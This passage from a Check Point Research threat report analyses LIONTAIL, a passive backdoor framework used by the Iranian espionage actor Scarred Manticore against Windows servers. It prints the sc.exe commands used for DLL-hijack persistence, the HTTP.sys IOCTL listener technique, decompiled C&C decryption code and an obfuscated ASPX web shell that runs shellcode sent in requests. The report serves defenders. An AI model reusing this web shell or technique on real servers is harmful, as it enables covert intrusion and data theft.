# From Albania to the Middle East: The Scarred Manticore is Listening

research.checkpoint.com/2023/from-albania-to-the-middle-east-the-scarred-manticore-is-listening

October 31, 2023

## Key Findings

- Check Point Research (CPR) is monitoring an ongoing Iranian espionage campaign by **Scarred Manticore**, an actor affiliated with the Ministry of Intelligence and Security (MOIS).
- The attacks rely on **LIONTAIL**, an advanced passive malware framework installed on Windows servers. For stealth purposes, LIONTIAL implants utilize direct calls to Windows HTTP stack driver HTTP.sys to load memory-residents payloads.
- As part of mutual efforts with Sygnia's Incident Response team, multiple forensics tools and techniques were leveraged to uncover additional stages of the intrusions and the LIONTAIL framework.
- The current campaign peaked in mid-2023, going under the radar for at least a year. The campaign targets high-profile organizations in the Middle East with a focus on **government, military, and telecommunications sectors**, in addition to IT service providers, financial organizations and NGOs.
- Scarred Manticore has been pursuing **high-value targets for years**, utilizing a variety of IIS-based backdoors to attack Windows servers. These include a variety of custom web shells, custom DLL backdoors, and driver-based implants.
- While the main motivation behind Scarred Manticore's operation is **espionage**, some of the tools described in this report have been associated with the MOIS-sponsored **destructive attack** against Albanian government infrastructure (referred to as **DEV-0861**).

## Introduction

Check Point Research, in collaboration with Sygnia's Incident Response Team, has been tracking and responding to the activities of Scarred Manticore, an Iranian nation-state threat actor that primarily targets government and telecommunication sectors in the Middle East. Scarred Manticore, linked to the prolific Iranian actor OilRig (a.k.a APT34, EUROPIUM, Hazel Sandstorm), has persistently pursued high-profile organizations, leveraging access to systematically exfiltrate data using tailor-made tools.

In the latest campaign, the threat actor leveraged the LIONTAIL framework, a sophisticated set of custom loaders and memory resident shellcode payloads. LIONSTAIL's implants utilize undocumented functionalities of the HTTP.sys driver to extract payloads from incoming HTTP traffic. Multiple observed variants of LIONTAIL-associated malware suggest Scarred Manticore generates a tailor-made implant for each compromised server, allowing the malicious activities to blend into and be undiscernible from legitimate network traffic.

We currently track this activity as Scarred Manticore, an Iranian threat actor that is most closely aligned with DEV-0861. Although the LIONTAIL framework itself appears to be unique and bears no clear code overlaps with any known malware family, other tools used in those attacks overlap with previously reported activities. Most notably, some of those were eventually linked back to historic OilRig or OilRig-affiliated clusters. However, we do not have sufficient data to properly attribute the Scarred Manticore to OilRig, even though we do believe they're likely related.

The evolution in the tools and capabilities of Scarred Manticore demonstrates the progress the Iranian actors have undergone over the last few years. The techniques utilized in recent Scarred Manticore operations are notably more sophisticated compared to previous activities CPR has tied to Iran.

In this article, we provide a technical analysis of the latest tools and the evolution of Scarred Manticore's activity over time. This report details our understanding of Scarred Manticore, most notably its novel malware framework LIONTAIL, but also provides an overview of other toolsets we believe are used by the same actor, some of which were publicly exposed in the past. This includes, but is not limited to, tools used in the intrusion into the Albanian government infrastructure, web shells observed in high-profile attacks in the Middle East, and recently reported WINTAPIX driver-based implants.

*While we finalized this blog post, a technical analysis of part of this activity was published by fellow researchers from Cisco Talos. While it overlaps with our findings to some extent, our report provides additional extended information, in-depth insights, and a broader retrospective regarding the threat actor behind this operation.*

## LIONTAIL Framework

LIONTAIL is a malware framework that includes a set of custom shellcode loaders and memory resident shellcode payloads. One of its components is the LIONTAIL backdoor, written in C. It is a lightweight but rather sophisticated passive backdoor installed on Windows servers that enables attackers to execute commands remotely through HTTP requests. The backdoor sets up listeners for the list of URLs provided in its configuration and executes payloads from requests sent by attackers to those URLs.

The LIONTAIL backdoor components are the main implants utilized in the latest Scarred Manticore intrusions. Utilizing access from a publicly facing server, the threat actor chains a set of passive implants to access internal resources. The internal instances of the LIONTAIL backdoors we've seen so far either listen on HTTP(s), similar to the internet-facing instances, or in some cases use named pipes to facilitate remote code execution.




Figure 1 – Overview of the LIONTAIL malware framework.

## LIONTAIL Loaders

### Installation

We observed 2 methods of backdoor installation on the compromised Windows servers: standalone executables, and DLLs loaded through search order hijacking by Windows services or legitimate processes.

When installed as a DLL, the malware exploits the absence of some DLLs on Windows Server OS distributions: the backdoor is dropped to the system folder `C:\windows\system32` as `wlanapi.dll` or `wlbsctrl.dll`. By default, neither of these exist on Windows Server installations. Depending on the Windows Server version, the malicious DLL is then loaded either directly by other processes, such as Explorer.exe, or the threat actors enable specific services, disabled by default, that require those DLLs.

In the case of `wlbsctrl.dll`, the DLL is loaded at the start of the **IKE and AuthIP IPsec Keying Modules** service. For `wlanapi.dll`, the actors enable **Extensible Authentication Protocol**:

```
sc.exe config Eaphost start=auto
sc.exe start Eaphost
```

In instances where LIONTAIL is deployed as an executable, a noteworthy characteristic observed in some is the attempt to disguise the executable as **Cyvera Console**, a component of Cortex XDR.

## Configuration

The malware starts by performing a one-byte XOR decryption of a structure containing the malware configuration, which is represented with the following structure:

QWORD var_0

QWORD var_8

QWORD magic_number

DWORD num_of_end_string

DWORD num_of_listen_urls

STRING end_string

STRING[] listen_urls

The field `listen_urls` defines particular URL prefixes to which the malware listens for incoming requests.

All of the samples' URL lists include the `http://+:80/Temporary_Listen_Addresses/` URL prefix, a default WCF URL reservation that allows any user to receive messages from this URL. Other samples include multiple URLs on ports 80, 443, and 444 (on Exchange servers) mimicking existing services, such as:

```
https://+:443/autodiscover/autodiscovers/
https://+:443/ews/exchanges/
https://+:444/ews/ews/
```

Many LIONTAIL samples contain tailor-made configurations, which add multiple other custom URLs that match existing web folders on the compromised server. As the URLs for the existing folders are already taken by the actual IIS service, the generated payloads contain additional random dictionary words in the path. These ensure the malware communication blends into legitimate traffic, helping to make it more inconspicuous.

The *host* element of all prefixes in the configuration consists of a single plus sign (+), a "strong wildcard" that matches all possible host names. A strong wildcard is useful when an application needs to serve requests addressed to one or more relative URLs, regardless of how those requests arrive on the machine or what site (host or IP address) they specify in their Host headers.

To understand how the malware configures listeners on those prefixes and how the approach changes with time, we pause for a short introduction to the Windows HTTP stack.

## Windows HTTP Stack components

A port-sharing mechanism, which allows multiple HTTP services to share the same TCP port and IP address, was introduced in Windows Server 2003. This mechanism is encapsulated within **HTTP.sys**, a kernel-mode driver that assumes the responsibility of processing HTTP requests, listens to incoming HTTP requests, and directs them to the relevant user-mode processes or services for further handling.

On top of the driver layer, Windows provides the **HTTP Server API**, a user-mode component that provides the interface for interacting with HTTP.sys. In addition, the Internet Information Services **(**IIS) under the hood relies on HTTP API to interact with the HTTP.sys driver. In a similar fashion, the **HttpListener** class within the .NET framework is a simple wrapper around the HTTP Server API.




Figure 2 – Schema of HTTP stack components on Windows Servers (source).

The process of receiving and processing requests for specific URL prefixes by an application (or, in our case, malware) can be outlined as follows:

1. The malware registers one or more URL prefixes with HTTP.sys by any of the means provided by the Windows operating system.
2. When an HTTP request is received, HTTP.sys identifies the application associated with the request's prefix and forwards the request to the malware if it's responsible for that prefix.
3. The malware's request handler then receives the request intercepted by HTTP.sys and generates a response for it.


## C&C Communication

After extracting the configuration, the malware uses the same one-byte XOR to decrypt a shellcode responsible for establishing the C&C communication channel by listening to the provided URL prefixes list. While the concept of passive backdoors on web-facing Windows servers is not new and was observed in the wild hijacking the same Windows DLL `wblsctrl.dll` as early as 2019 (by Chinese-linked Operation ShadowHammer), the

LIONTAIL developers elevated their approach. Instead of using the HTTP API, the malware uses IOCTLs to interact directly with the underlying HTTP.sys driver. This approach is stealthier as it doesn't involve IIS or HTTP API, which are usually closely monitored by security solutions, but is not a straightforward task given that the IOCTLs for HTTP.sys are undocumented and require additional research efforts by the threat actors.

First, the shellcode registers the URL prefixes with HTTP.sys using the following IOCTLs:

- 0x128000 – `UlCreateServerSessionIoctl` – Creates an HTTP/2.0 session.
- 0x128010 – `UlCreateUrlGroupIoctl` – Creates a new UrlGroup. UrlGroups are configuration containers for a set of URLs created under the server session and inherit its configuration settings.
- 0x12801d – `UlSetUrlGroupIoctl` – Associates the UrlGroup with the request queue by setting **HttpServerBindingProperty**.
- 0x128020 – `UlAddUrlToUrlGroupIoctl` – Adds the array of `listen_urls` to the newly created UrlGroup.




```
UxIoctlTable    dq 128000h              ; ...
                dq offset UlCreateServerSessionIoctl
                dq 0
                dq 128004h
                dq offset UlCloseServerSessionIoctl
                dq 0
                dq 12400Ah
                dq offset UlQueryServerSessionIoctl
                dq 0
                dq 12800Dh
                dq offset UlSetServerSessionIoctl
                align 10h
                dq 128010h
                dq offset UlCreateUrlGroupIoctl
                dq 0
                dq 128014h
                dq offset UlDeleteUrlGroupIoctl
                align 20h
                dq 12401Ah
                dq offset UlQueryUrlGroupIoctl
                dq 0
                dq 12801Dh
                dq offset UlSetUrlGroupIoctl
                align 10h
                dq 128020h
                dq offset UlAddUrlToUrlGroupIoctl
                dq 0
                dq 128024h
                dq offset UlRemoveUrlFromUrlGroupIoctl
                align 20h
                dq 12402Ah
                dq offset UlQueryRequestQueueIoctl
                dq 0
                dq 12802Dh
                dq offset UlSetRequestQueueIoctl
                align 10h
                dq 124030h
                dq offset UlShutdownRequestQueueIoctl
                dq 0
                dq 124036h
                dq offset UlReceiveHttpRequestIoctl
```

Figure 3 – HTTP.sys IOCTL table.

After registering the URL prefixes, the backdoor initiates a loop responsible for handling the incoming requests. The loop continues until it gets the request from a URL equal to the `end_string` provided in the backdoor's configuration.

The backdoor receives requests from HTTP.sys using 0x124036 – `UlReceiveHttpRequestIoctl` IOCTL.

Depending on the version of the compromised server, the body of the request is received using 0x12403B – `UlReceiveEntityBodyIoctl` or (if higher than 20348) 0x12403A – `UlReceiveEntityBodyFastIo`. It is then base64-decoded and decrypted by XORing the whole data with the first byte of the data. This is a common method of encryption observed in multiple malware families, including but not limited to DEV-0861's web-deployed Reverse proxy.



```
body_data = (_BYTE *)thread_struct->body_data;
data_size = 0i64;
decoded_data = base64_decode_(body_data, &data_size);
size = data_size;
_decoded_data = (char *)decoded_data;
inside_data_size = data_size - 1;
buf = (_BYTE *)NtAllocateVirtualMemory_wrapper_0(data_size - 1, 4);
xor_byte = *_decoded_data;
index = 0;
dec_data = buf;
if ( size > 0 )
{
  _index = 0i64;
  do
  {
    ++index;
    LOBYTE(xored_byte) = _decoded_data[_index + 1] ^ xor_byte;
    dec_data[_index] = xored_byte;
    _index = index;
  }
  while ( index < size );
```

Figure 4 – C&C decryption scheme from the LIONTAIL payload.

The decrypted payload has the following structure:

QWORD shellcode_size

_BYTE[] shellcode

QWORD shellcode_output (should be 0 in the incoming msg)

QWORD shellcode_output_size (should be 0 in the incoming msg)

QWORD MAGIC_NUM (has to be 0x18)


_BYTE[] argument

The malware creates a new thread and runs the shellcode in memory. For some reason, it uses `shellcode_output` and `shellcode_output_size` in the request message as pointers to the respective data in memory.

To encrypt the response, the malware chooses a random byte, XOR-encodes the data using it as a key, prepends the key to the result, and then base64-encodes the entire result before sending it back to the C&C server using the IOCTL 0x12403F – `UlSendHttpResponseIoctl`.

## LIONTAIL web shell

In addition to PE implant, Scarred Manticore uses a web shell-based version of the LIONTAIL shellcode loader. The web shell is obfuscated in a similar manner to other Scarred Manticore .NET payloads and web shells.



```
<%@ Page Language="C#" Debug="false" Trace="false" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Web" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<%@ Import Namespace="System.Security" %>
<%@ Import Namespace="System.Text" %>
<script language="c#" runat="server">
protected void Page_Load(object sender, EventArgs e){
    if (Request.ContentLength > 0){
        byte[] array = null;
        try{
            byte[] write_left_gallery_man = ritual_crater_improvealmost.visual_butter(Request["[redacted]"]);
            byte[] write_left_gallery_man2 = ritual_crater_improvealmost.visual_butter(Request["[redacted]"]);
            IntPtr intPtr = this.car_across_rebel(write_left_gallery_man);
            IntPtr intPtr2 = this.car_across_rebel(write_left_gallery_man2);
            Choose_caught_manage choose_caught_manage = (Choose_caught_manage)Marshal.
            GetDelegateForFunctionPointer(intPtr, typeof(Choose_caught_manage));
            choose_caught_manage(intPtr2);
            long num = Marshal.ReadInt64(intPtr2);
            long num2 = Marshal.ReadInt64(new IntPtr(intPtr2.ToInt64() + 8L));
            Marshal.ReadInt64(new IntPtr(intPtr2.ToInt64() + 16L));
            this.Addictspiritlanguage(intPtr);
            this.Addictspiritlanguage(intPtr2);
            if (num2 > 0L && num != 0L){
                IntPtr intPtr3 = new IntPtr(num);
                byte[] array2 = new byte[num2];
                Marshal.Copy(intPtr3, array2, 0, array2.Length);
                array = this.Responsediscoverarrest_modify(new byte[][]{array,array2});
                this.Addictspiritlanguage(intPtr3);
            }
        }
        catch (Exception ex){
            if (array == null){
                array = this.Foil_gentleelevator.GetBytes(ex.ToString());
            }
        }
```

Figure 5 – The main function of the LIONTAIL web shell (formatted, with obfuscations preserved).

The web shell gets requests with 2 parameters:

- The shellcode to execute.
- The argument for the shellcode to use.

Both parameters are encrypted the same way as other communication: XOR with the first byte followed by base64 encoding.

The structure of shellcodes and of arguments sent to the web shell-based shellcode loader is identical to those used in the LIONTAIL backdoor, which suggests that the artifacts observed are part of a bigger framework that allows the dynamic building of loaders and payloads depending on the actor's access and needs.

## LIONTAIL version using named pipes

During our research, we also found loaders that have a similar internal structure to the LIONTAIL samples. Instead of listening on URL prefixes, this version gets its payloads from a named pipe and likely is designated to be installed on internal servers with no access to the public web. The configuration of the malware is a bit different:

QWORD var_0

QWORD var_8

QWORD var_10

DWORD var_18

DWORD dwOpenMode

DWORD dwPipeMode

DWORD nMaxInstances

DWORD nOutBufferSize

DWORD nInBufferSize

DWORD nDefaultTimeOut

STRING pipe_name

The main shellcode starts with converting the string security descriptor `"D:(A;;FA;;;WD)”` into a valid, functional security descriptor. As the string starts with “D”, it indicates a DACL (discretionary access control list**)** entry, which typically has the following format: `entry_type:inheritance_flags(ACE_type; ACE_flags; rights; object_GUID; inherit_object_GUID; account_SID)`. In this case, the security descriptor allows (`A`) File All Access (`FA`) to everyone (`WD`).

The security descriptor is then used to create a named pipe based on the values provided in the configuration. In the samples we observed, the name of the pipe used is `\\.\pipe\test-pipe`.

It’s noteworthy that, unlike the HTTP version, the malware doesn’t employ any more advanced techniques for connecting to the named pipe, reading from it, and writing to it. Instead, it relies on standard `kernel32.dll` APIs such as `CreateNamedPipe`, and `ReadFileWriteFile`.

The communication of named pipes-based LIONTAIL is identical to the HTTP version, with the same encryption mechanism and the same structure of the payload which runs as a shellcode in memory.

## LIONTAIL in-memory components

### Types of payloads

After the LIONTAIL loader decrypts the payload and its argument received from the attackers' C&C server, it starts with parsing the argument. It is a structure that describes a type of payload for the shellcode to execute and it is built differently depending on the type of payload:

TYPE = 1 – **Execute another shellcode**:

DWORD type // 1

QWORD shellcode_size

_BYTE[] Shellcode

TYPE = 2 – **Execute the specified API function:**

DWORD type // 2

CHAR[] library_name

CHAR[] api_name

The argument for the API execution has the following structure:

DWORD need_to_be_freed_flag

QWORD argument_size

_BYTE[] argument

## Next stages

To make things more complicated, Scarred Manticore wraps the final payload in nested shellcodes. For example, one of the shellcodes received from the attackers runs another almost identical shellcode, which in turn runs a final shellcode responsible for machine fingerprinting.

The data gathered by this payload is collected by running specific Windows APIs or enumerating the registry keys, and includes these components:

- Computer Name (using `GetComputerNameW` API) and Domain Name (using `GetEnvironmentVariableA` API)
- Flag if the system is 64-bit (using `GetNativeSystemInfo` API, the check is done with `wProcessorArchitecture == 9`)
- Number of processors (dwNumberOfProcessors using `GetNativeSystemInfo` API)
- Physical RAM (`GetPhysicallyInstalledSystemMemory`)
- Data from `CurrentVersion` registry key (Type, Name length, Name, Data length, Data)

- Data from`SecureBoot\State` registry key (the same data)
- Data from `System\Bios` registry key (the same data)

The final structure, which contains all the gathered information, also has a place for error codes for the threat actor to use to figure out why some of the APIs they use don’t work as expected:

DWORD last_error (GetComputerNameW)

DWORD last_error (GetPhysicallyInstalledSystemMemory)

DWORD last_error (GetEnvironmentVariableA)

DWORD last_error (NtOpenKey CurrentVersion)

DWORD last_error (NtQueryKey CurrentVersion)

DWORD num_of_values (CurrentVersion)

DWORD last_error (NtOpenKey SecureBoot\State)

DWORD last_error (NtQueryKey SecureBoot\State)

DWORD num_of_values (SecureBoot\State)

DWORD last_error (NtOpenKey System\Bios)

DWORD last_error (NtQueryKey System\Bios)

DWORD num_of_values (System\Bios)

QWORD num_of_proccesors

QWORD total_RAM

QWORD tick_count

QWORD is_64_bit

_CHAR[0X10] computer_name

_CHAR[0X10] domain_name

_BYTE[] CurrentVersion_data

_BYTE[] SecureBootState_data

_BYTE[] SystemBios_data

## Additional Tools

In addition to using LIONTAIL, Scarred Manticore was observed leveraging other custom components.

### LIONHEAD web forwarder

On some of the compromised exchange servers, the actors deployed LIONHEAD, a tiny web forwarder. LIONHEAD is also installed as a service using the same phantom DLL hijacking technique as LIONTAIL and utilizes similar mechanisms to forward the traffic directly to Exchange Web Services (EWS) endpoints.

LIONHEAD's configuration is different from LIONTAIL:

DWORD timeout 0x493E0

DWORD forward_port 444

STRING end_string '<redacted>'

STRING forward_server 'localhost'

STRING forward_path '/ews/exchange.asmx'

STRING[] listen_urls 'https://+:443/<redacted>/'


The backdoor registers the `listen_urls` prefixes in the same way as LIONTAIL and listens for requests. For each request, the backdoor copies the content type, cookie, and body and forwards it to the `<forward_server>/<forward_path>:<forward port>` specified in the configuration. Next, the backdoor gets a response from `forward_server` and sends it back to the URL that received the original request.

This forwarder might be used to bypass the restrictions on external connections to EWS, hide the real consumer of EWS data being external, and consequently conceal data exfiltration.

### Web shells

Scarred Manticore deploys multiple web shells, including those previously attributed indirectly to OilRig. Some of these web shells stand out due to their obfuscations, naming conventions and artifacts. The web shells retain class and method obfuscation and a similar string encryption algorithm (XOR with one byte, the key is derived from the first byte or from the first 2 bytes) to many other web shells and .NET-based tools used by Scarred Manticore in their attacks over the past few years.

One of those shells is a heavily obfuscated and slightly modified version of an open-source XML/XSL transform web shell, Xsl Exec Shell. This web shell also contains two obfuscated functions that return the string “`~/1.aspx`”. These functions are never called and likely are remnants from other versions, as we observed them in tools used previously by Scarred Manticore, such as FOXSHELL, which is discussed later:



```
public static string Twinslush_maximum_left()
{return Strong_idea.BPGkAPkNCEEHvsKMXMwL("02532F7E607F30222129"); // ~/1.aspx
}
public static string Pass_juice_floor()
{return Strong_idea.BPGkAPkNCEEHvsKMXMwL("02532F7E607F30222129"); // ~/1.aspx
```

Figure 6 – Unused strings remained from the FOXSHELL web shell versions.

## Targeting

